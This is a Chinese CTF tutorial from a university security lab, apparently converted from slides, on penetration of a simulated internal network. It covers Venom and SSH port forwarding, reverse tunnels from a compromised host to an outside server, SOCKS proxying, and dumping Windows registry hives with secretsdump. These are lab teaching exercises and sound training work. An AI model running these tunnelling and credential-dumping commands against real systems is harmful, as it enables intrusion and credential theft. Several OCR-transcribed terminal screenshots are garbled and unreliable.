



COMPASS CTF Tutorial 9: Penetration and Hacking

COMPASS CTF 教程 【9】: 渗透测试与入侵

30016794 Zhao, Li (Research Assistant)

COMPuter And System Security Lab, Computer Science and Technology Department, College of Engineering (CE), SUSTech University.

南方科技大学 工学院 计算机科学与技术系 计算机与系统安全实验室

2023 年 8 月 16 日

端口转发和代理

在靶场渗透过程中，若在目标网络成功建立了立足点，就可以以本地的方式访问目标内部网络中的开放的服务端口来进行横向移动，如 445、3389、22 端口等，所以需要灵活使用**端口转发和代理技术**。^[1]


与木马上线一样，端口转发和代理中也分为主动和被动两种模式。主动模式是在服务器端监控一个端口，客户端主动访问。被动模式是客户端先监听端口，再等待服务器连接。因为网络限制问题，所以需要提前做好选择。

一般，服务器防火墙对进入的流量有较严格的限制，但是对出去的流量相对没有那么严格，所以我们经常选择被动模式，但需要一个公网 IP 的资源，这样才能让服务器连接到。



模拟实验

下面以模拟实验的形式构建一个环境，拥有多级路由，并且下层路由无法访问外部网络，见图-1。这里使用 VMware 的虚拟网卡构建 LAN。虚拟机镜像分别为 Kali 一台，Windows Server 2012 两台。Kali 作为外网机器，一台 Windows 主机承担端口转发功能，另一台则需要作为被转发服务的目标。




图：环境架构



网络模式

选择 Kali，在“虚拟机设置”对话框中选择“NAT”网络模式，分配 IP 为“192.168.40.145”，见图-2。实践中分配到的 IP 可能不同，这并不影响实验。



图：虚拟机设置



虚拟网络编辑器

现在添加一张虚拟网卡，在 VMware 中选择“编辑 → 虚拟网络编辑器”菜单命令（见图-3），添加一张网卡，并设置为“仅主机模式”；“子网地址”任意设置，如 192.168.115.0，“DHCP”设置为“已启用”，见图-4。



图：虚拟网络编辑器设置



DHCP





图: DHCP 设置



虚拟机的网卡设置


为了模拟内网环境，将两台 Windows server 2012 虚拟机的网卡都设置为 VMnet2，并在其中一台主机上新增一张 NAT 模式的虚拟网卡，使其能够与外部网络进行交互。其中一台 Windows 主机的两个网卡设置见图-5。





VMnet

另一台设置为单网卡，VMnet，见图-6。然后关闭两台 Windows 的防火墙。




图：单网卡设置



端口转发

在靶场渗透比赛中常常会遇到较为复杂的网络环境，而为了能够在任何场景下都能畅通无阻，参赛选手需要熟练掌握端口转发这门技术。顾名思义，端口转发的含义就是将端口按照自己的意愿进行转发，只有通过转发，才能将多级路由之后的那些无法直接访问到的端口设置在自己能触及的主机上。



端口转发工具

能够进行端口转发的工具种类较多，如 SSH、Lcx、Netsh、Socat、Earthworm、Frp、Ngrok、Termite、Venom 等。其中，Earthworm、Termite、Venom 为同一类工具，其特点是以节点的方式管理多台主机，并支持跨平台，可以快速构建代理链，如果熟练使用，在渗透中可以极大的节省时间。Earthworm 和 termite 出于同一作者，它们也是国内渗透测试中用的最多的工具，但由于某些原因，其作者下架了这两种工具，无法从官方渠道下载。

这里主要介绍 Venom 和 SSH。

venom

Venom 是一款为渗透测试人员设计的使用 Go 语言开发的多级代理工具，可将多个节点进行连接，然后以节点为跳板，构建多级代理。渗透测试人员可以使用 Venom 轻松地将网络流量代理到多层次内网，并轻松地管理代理节点。

Venom 分为两部分：admin 管理端和 agent 节点段，核心操作为监听和连接。admin 节点和 agent 节点均可监听连接也可发起连接。（引自 Github 官方仓库说明

<https://github.com/Dliv3/Venom>）

命令范例如下。



以管理端作为服务端

```
# 管理端监听本地 9999 端口  
./admin_macos_x64 -lport 9999
```

```
# 节点端连接服务端地址的端口  
./agent_linux_x64 -rhost 192.168.0.103 -rport 9999
```





以节点端作为服务端

```
# 节点端监听本地 9999 端口  
./agent_linux_x64 -lport 8888
```

```
# 管理端连接服务端地址的端口  
.agent_linux_x64 -rhost 192.168.0.103 -rport 9999
```



以节点端作为服务端

获取到节点后，可以使用 `goto` 命令进入该节点，并在该节点上进行如下操作，包括：

- Listen， 在目标节点上监听端口；
- Connect， 让目标节点连接指定服务；
- Sshconnect， 建立 SSH 代理服务；



以节点端作为服务端

- Shell, 启动一个交互式的 shell;
- Upload, 上传文件; Download, 下载文件;
- Lforward, 本地的端口转发;
- Rforward, 远程端口转发。





venom

接下来使用模拟环境进行实操。首先下载 venom 的预编译文件：

<https://github.com/Dliv3/Venom/releases/download/v1.0.2/Venom.v1.0.2.7z>

目录结构如下：

```
λ tree /F
文件夹 PATH 列表
卷序列号为 8C06-787E
C:.

|   .DS_Store
|   admin.exe
|   admin_linux_x64
|   admin_linux_x86
|   admin_macos_x64
|   agent.exe
|   agent_arm_eabi5
|   agent_linux_x64
|   agent_linux_x86
|   agent_macos_x64
|   agent_mipsel_version
|
└── scripts
    port_reuse.py
```

建立反向连接


假设已成功拿下第一台机器后，将编译好的文件上传到目标主机上，而后启动服务端，如果目标无可直接访问的公网地址或者存在防火墙，那么将无法直接访问目标端口，需要建立反向连接，也就是 admin 端作为服务端监听端口，而 agent 节点端进行主动连接，这样就可以绕过防火墙等限制，操作如下：

在服务端上开启监听 8888 端口，见图-7。

```
./admin_linux_x64 -lport 8888
```



建立反向连接



```
root@kali:~/Downloads/Venom.v1.0.2/Venom v1.0.2# ls
admin.exe      admin_linux_x86  agent_armsel      agent_linux_x86  agent_macos_x64    scripts
admin_linux_x64  admin_macos_x64  agent.exe        agent_linux_x86  agent_mipsel_version1
root@kali:~/Downloads/Venom.v1.0.2/Venom v1.0.2# ./admin_linux_x86
author: Dlive v1.0
Venom version: 1.0
Usage:
$ ./venom admin -lport [port]
$ ./venom_admin -rhost [ip] -lport [port]
Options:
-lport port
    Listen a local port.
-rhost ip
    Remote ip address.
-rport port
    The port on remote host.
root@kali:~/Downloads/Venom.v1.0.2/Venom v1.0.2# ./admin_linux_x86 -lport 8888
Venom Admin Node Start...
author: Dlive v1.0
Venom
(admin node) >>> |
```

图：在服务端上开启监听 8888 端口

连接服务端

接下来在跳板机上运行 agent 节点端连接服务端，见图-8。

```
agent.exe -rhost 192.168.40.145 -rport 8888
```



连接服务端

```
PS C:\Users\admin\Desktop> ipconfig
Windows IP 配置

以太网适配器 Ethernet1:
  连接特定的 DNS 后缀 . . . . . : localdomain
  本地链接 IPv6 地址 . . . . . : fe80::10eb:5e8b:f5bf:9664%14
  IPv4 地址 . . . . . : 192.168.115.128
  子网掩码 . . . . . : 255.255.255.0
  默认网关 . . . . . :

以太网适配器 Ethernet0:
  连接特定的 DNS 后缀 . . . . . : localdomain
  本地链接 IPv6 地址 . . . . . : fe80::1dc2:cc4b:c93d:c74e%12
  IPv4 地址 . . . . . : 192.168.40.147
  子网掩码 . . . . . : 255.255.255.0
  默认网关 . . . . . : 192.168.40.2

隧道适配器 isatap.localdomain:
  媒体状态 . . . . . : 媒体已断开
  连接特定的 DNS 后缀 . . . . . : localdomain
PS C:\Users\admin\Desktop> .\agent.exe -rhost 192.168.40.145 -rport 8888
2019/05/26 20:51:26 [+]Successfully connects to a new node
```

图：在跳板机上运行 agent 节点端连接服务端



连接成功

在 admin 端可以看到连接成功，进入新增的节点，查看功能，见图-9。

```
Applications ▾ Places ▾ Terminal ▾ Sun 08:54
root@kali:~/Downloads/Venom/v1.0.2/Venom v1.0.2

File Edit View Search Terminal Help
Listen a local port.
-rlhost IP
    Remote ip address.
-rport port
    The port on remote host.
[venom@kali:~/Downloads/Venom/v1.0.2/Venom v1.0.2] ./admin_linux_x64 -lport 8888
Venom Admin Node Start...
author: Olive v1.0

[venom@kali:~/Downloads/Venom/v1.0.2/Venom v1.0.2] ./admin_linux_x64 -lport 8888
Venom Admin Node Start...
author: Olive v1.0

(admin node) >>>
(admin node) >>>
[+] New connection: 192.168.40.147:49158
[+] A new node connect to admin node success
(admin node) >>> show
A
-- 
(admin node) >>> goto 1
(node 1) >>> help
help
exit
show
getdes
setdes
goto [id]
listen [sport]
connect [target] [sport]
sshconnect [user@target] [sport]
shell
upload [local_file] [remote_file]
download [remote_file] [local_file]
socks [sport]
rforward [lhost] [sport] [dport]
rforward [host] [sport] [dport]

Help information.
Exit.
Display network topology.
View description of the target node.
Add a description to the target node.
Select id as the target node.
Listen a port on the target node.
Connect to a port on the target node.
Connect to a new node through the target node.
Connect to a new node through ssh tunnel.
Start an interactive shell on the target node.
Upload file to the target node.
Download file from the target node.
Start a socks5 server.
Forward a local sport to a remote dport.
Forward a remote sport to a local dport.

(node 1) >>>
```

图：进入新增的节点查看功能



本地端口转发

下面主要讲解其中端口转发的使用，存在两个端口转发的功能，分别为：本地端口转发和远程端口转发。


本地端口转发就是将本地（admin 节点）的端口转发到目标节点的端口上。例如，将本地端口为 80 的 Web 服务转发到目标节点的 80 端口上，命令为：

1forward 127.0.0.1 80 80

然后在目标节点的 80 端口上就可以访问该 Web 服务了，见图-10。



本地端口转发



图：在目标节点的 80 端口上可以访问该 Web 服务





远程端口转发

远程端口转发是将远程节点的端口转发到本地端口上。例如，将前面目标节点打开的 80 端口再转发到 admin 节点的 8080 端口，命令为：

rforward 192.168.40.147 80 8080

访问本地的 8080 端口即可访问目标节点的 80 端口，见图-11。



远程端口转发

The screenshot shows a terminal window titled "Terminal" with the command "curl 127.0.0.1:8080" being run. The output is a web page from "http://www.w3.org/TR/html4/st" with a title "The port on remote host". It includes a "Directory listing for /" section with links for "DS_Store", "admin.exe", "admin.linux.x86", "admin.linux.x86_64", "admin.macOS.x86", "agent.exe", "agent.mipsel.version", and "scripts". Below this is a help section with commands like "connect", "exsconnect", "sshconnect", "upload", "download", "start", "liforward", and "rforward". At the bottom, it shows forwarded network traffic between nodes 1 and 2.

```
Sun09:32
root@kali: ~/Downloads/Venom.v1.0.2/Venom v1.0.2
File Edit View Search Terminal Help
The port on remote host.
root@kali: ~/Downloads/Venom.v1.0.2# curl 127.0.0.1:8080
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN" "http://www.w3.org/TR/html4/st
root@kali: ~/Downloads/Venom.v1.0.2/Venom v1.0.2
Venom Ads
File Edit View Search Terminal Help
The port on remote host.
root@kali: ~/Downloads/Venom.v1.0.2# curl 127.0.0.1:8080
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN" "http://www.w3.org/TR/html4/st
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
<admin no="1"><h1>Directory listing for /</h1>
<admin no="2"><hr>
<ul>
<li><a href=".DS_Store">.DS_Store</a></li>
<admin no="3"><a href="admin.exe">admin.exe</a></li>
<node 1><a href="admin.linux.x86">admin.linux.x86</a></li>
<node 1><a href="admin.linux.x86_64">admin.linux.x86_64</a></li>
<node 1><a href="admin.macOS.x86">admin.macOS.x86</a></li>
<node 1><a href="agent.exe">agent.exe</a></li>
<help><a href="agent.exe">agent.exe</a></li>
exit<a href="agent.arm.eabis5">agent.arm.eabis5</a></li>
show<a href="agent.linux.x86">agent.linux.x86</a></li>
getfiles<a href="agent.linux.x86.silent.line.x86_64">agent.linux.x86_64.silent.line.x86_64</a></li>
setfiles<a href="agent.macOS.x86">agent.macOS.x86</a></li>
getos<a href="agent.mipsel.version">agent.mipsel.version</a></li>
getos<a href="scripts">scripts</a></li>
listen<a href="scripts">scripts</a></li>
connect<a href="target">Connect to a new node through the target node.</a>
exsconnect<a href="user&ip:port">Connect to a new node through ssh tunnel.
sshconnect<a href="user&ip:port">Start an interactive shell on the target node.
upload<a href="local_file">[remote_file]</a>Upload files to the target node.
download<a href="remote_file">[local_file]</a>Download files from the target node.
start<a href="target">Start a process on the target node.
liforward<a href="lhost">[sport]</a>Forward a local sport to a remote dport.
rforward<a href="rhost">[sport]</a>Forward a remote sport to a local dport.

(node 1) >>> lforward 127.0.0.1 80 80
forward local network 127.0.0.1 port 80 to remote port 80
(node 1) >>> rforward 192.168.40.147 80 80 8080
forward remote network 192.168.40.147 port 80 to local port 8080
(node 1) >>> [ ]
```

图：访问本地的 8080 端口即可访问目标节点的 80 端口




其他端口转发

当然，也可以将内网其他机器的端口转发出来，如对于无法直接访问到的 192.168.115.129，现在将其 smb 端口转发到本地的 445 端口，命令为：

```
rforward 192.168.115.129 445 445
```

随后便可以在本地的 445 端口访问到来自 192.168.115.129 的 smb 服务，见图-12。



其他端口转发

Sun 09:25

```
root@kali: ~/Downloads/Venom.v1.0.2/Venom v1.0.2
File Edit View Search Terminal Help
root@kali:~/Downloads/Venom.v1.0.2# nmap 127.0.0.1 -p 445
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-26 09:25 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000058s latency).
PORT      STATE SERVICE
445/tcp    open  microsoft-ds
            Microsoft Windows 10 Pro (Build 19041) - W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/st
            strict.dtd"
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
root@kali:~/Downloads/Venom.v1.0.2# curl 127.0.0.1:8880
```

图: 将 smb 端口转发到本地 445 端口



SSH

SSH 的端口转发在一些场景下十分便捷稳定，具体的操作方式如下，读者可自行在本地进行测试。

- ① 本地转发。本地访问 127.0.0.1: port1 就是 host: port2，即：

```
ssh -CfNg -L port1:127.0.0.1:port2 user@host
```

- ② 远程转发。访问 host: port2 就是访问 127.0.0.1: port1，即：

```
ssh -CfNg -R port2:127.0.0.1:port1 user@host
```

Socks 代理

Socks 是一种代理服务，可以将两端系统连接起来，支持多种协议，包括 HTTP、HTTPs、SSH 等其他类型的请求，标准端口为 1080。Socks 分为 Socks4 和 Socks5 两种，Socks4 只支持 TCP，而 Socks5 支持 TCP/UDP 和各种身份验证协议。Socks 代理在实际的渗透测试中运用广泛，能帮助我们更快速、便捷地访问目标内网的各种服务资源，比端口转发更加实用。

利用 SSH 做 Socks 代理

下面的 1.1.1.1 均被假设为个人服务器的 IP。本地运行：

```
ssh -qTfnN -D 1080 root@1.1.1.1
```

最终会在本地 127.0.0.1 开放 1080 端口，连接后便是代理 1.1.1.1 进行访问。



无法直接连接 SSH

在渗透过程中，若能拿到 SSH 密码，并且 SSH 端口是对外开放的，这时可以用上面的命令，方便地进行 Socks 代理。但是很多情况下没有办法直接连接 SSH，那么可以按照下面的流程进行。

- ① 在自己的服务器上修改 /etc/ssh/sshd_config 文件中的 GatewayPorts 为 “yes”，从而让本地监听的 0.0.0.0:8080 而不是 127.0.0.1:8080，这样在公网上可以进行访问。
- ② 在目标机器上执行 “ssh -p 22 -qngfNTR 6666:localhost:22 root @ 1.1.1.1” 命令，把目标机器的 22 端口转发到了 1.1.1.1:6666。
- ③ 在个人服务器 1.1.1.1 上执行 “ssh -p 6666 -qngfNTD 6767 root @ 1.1.1.1” 命令，通过 1.1.1.1 的 6666 端口即目标的 22 端口进行 SSH 连接，最终会映射出 6767 端口。
- ④ 然后便可以通过 1.1.1.1:6767 做代理进入目标网络。

利用 Venom 做 Socks 代理

Venom 也能进行 Socks 代理，并且由于不用手动地在每台主机上执行监听并转发，因此步骤非常简单。同样，我们需要控制第一台机器，上传 agent 节点端，并且主动连接 admin 端。获取节点连接后，使用“`goto [node id]`”命令进入该节点，使用“`socks 1080`”命令在本地开启一个 Socks5 服务端口。而该端口代理的就是目标节点的网络，通过 1080 端口的请求，都会通过目标节点进行转发，从而实现代理功能。

在开启端口后，需要使用 `proxychains` 对命令行程序进行代理。这里需要配置代理端口，配置文件路径为`/etc/proxychains.conf`，在最后一行添加需要代理的端口地址，见图-13。



配置代理端口

```
# ProxyList format
#       type host port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
# Examples:
#
#       socks5 192.168.67.78  1080    lamer    secret
#       http    192.168.89.3   8080    justu    hidden
#       socks4 192.168.1.49   1080
#       http    192.168.39.93  8080
#
#
#       proxy types: http, socks4, socks5
#       ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 9050
```

图: 最后一行添加需要代理的端口地址



访问内网主机

然后可以通过 Socks5 代理访问内网其他主机，见图-14。

```
File Edit View Search Terminal Help
root@kali:~# proxychains nc 192.168.115.129 445 -vvv
ProxyChains-3.1 (http://proxychains.sf.net)
192.168.115.129: inverse host lookup failed:
|S-chain|->-127.0.0.1:1080-><-192.168.115.129:445-><-0K
(UNKNOWN) [192.168.115.129] 445 (microsoft-ds) open : Operation now in progress
^C sent 0, rcvd 0
root@kali:~#
```

图：通过 Socks5 代理访问内网其他主机

如果无法访问其他主机服务，请记得关闭 Windows 防火墙。




获取认证凭证

收集内网身份凭证是一般横向移动的前置条件，当获取到足够有效的身份凭证时，横向移动会变得游刃有余。这里介绍当下常用的几种获取 Windows 身份认证凭证的方法。



获取明文身份凭证

日常用户接触最多的身份凭证载体便是明文密码了，在 Windows 的认证机制中，不少环节会将明文以各种各样的形式留存在主机中。下面介绍攻击者获取明文密码的常用手段。



LSA Secrets


LSA Secrets 是 Windows 身份验证体系（Local Security Authority, LSA）中用来保存用户重要信息的特殊保护机制。LSA 作为管理系统的本地安全策略，负责审核、验证，将用户登录到系统，并存储私有数据。而用户和系统的敏感数据都存储在 LSA Secrets 注册表中，只有系统管理员权限才能访问。





LSA Secrets 位置

LSA Secrets 在系统中是以注册表的形式存储的，其注册表位置为（见图-1）：
HKEY_LOCAL_MACHINE/Security/Policy/Secrets。其安全访问设置为只允许
system 组的用户拥有所有权限。



图：HKEY_LOCAL_MACHINE/Security/Policy/Secrets



LSA Secrets 位置

添加管理员访问权限并重新打开注册表时，会显示 LSA Secrets 的子目录（见图-2）。



图: LSA Secrets 的子目录

LSA Secrets 的子目录

- \$MACHINE.ACC: 有关域认证的信息。
- DefaultPassword: 当 autologon 开启时，存放加密后的密码。
- NL\$KM: 用于加密缓存域密码的密钥。
- L\$RTMTIMEBOMB: 存储上一次用户活跃的日期。

此位置包含了被加密的用户的密码。但是，其密钥存储在父路径 Policy 中。

如何获取明文密码

模拟场景，设置 AutoLogon

sysinternals 工具套件的 **AutoLogon** 可以方便地设置 AutoLogon 相关信息（见图-3）。

参见网页：

<https://docs.microsoft.com/en-us/sysinternals/downloads/autologon>。



AutoLogon




图: 设置 AutoLogon 相关信息



如何获取明文密码

复制注册表项

需要复制的注册表项有 **HKEY_LOCAL_MACHINE\SAM**、
HKEY_LOCAL_MACHINE\SECURITY、
HKEY_LOCAL_MACHINE\SYSTEM。

利用系统自带的命令复制注册表项（需要管理员权限），执行如下命令：

```
C:\> reg.exe save hklm\sam C:\sam.save  
C:\> reg.exe save hklm\security C:\security.save  
C:\> reg.exe save hklm\system C:\system.save
```



复制注册表项

将导出的三个文件放入 Impacket\examples 文件夹中，使用 Impacket 中的 secretsdump 脚本加载：

```
secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
```

在返回结果（见图-5）中可看到 DefaultPassword 项中出现了明文密码。返回结果中的其他重要项将在后面介绍。



明文密码

```
root@kali:~/Downloads/Ad-Pentest/impacket/examples# secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0xb073c3b0bdab90289313d744ble0f82e
[*] Dumping local SAM hashes (uid:id:lmhash:nthash)
Administrator:500:ad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
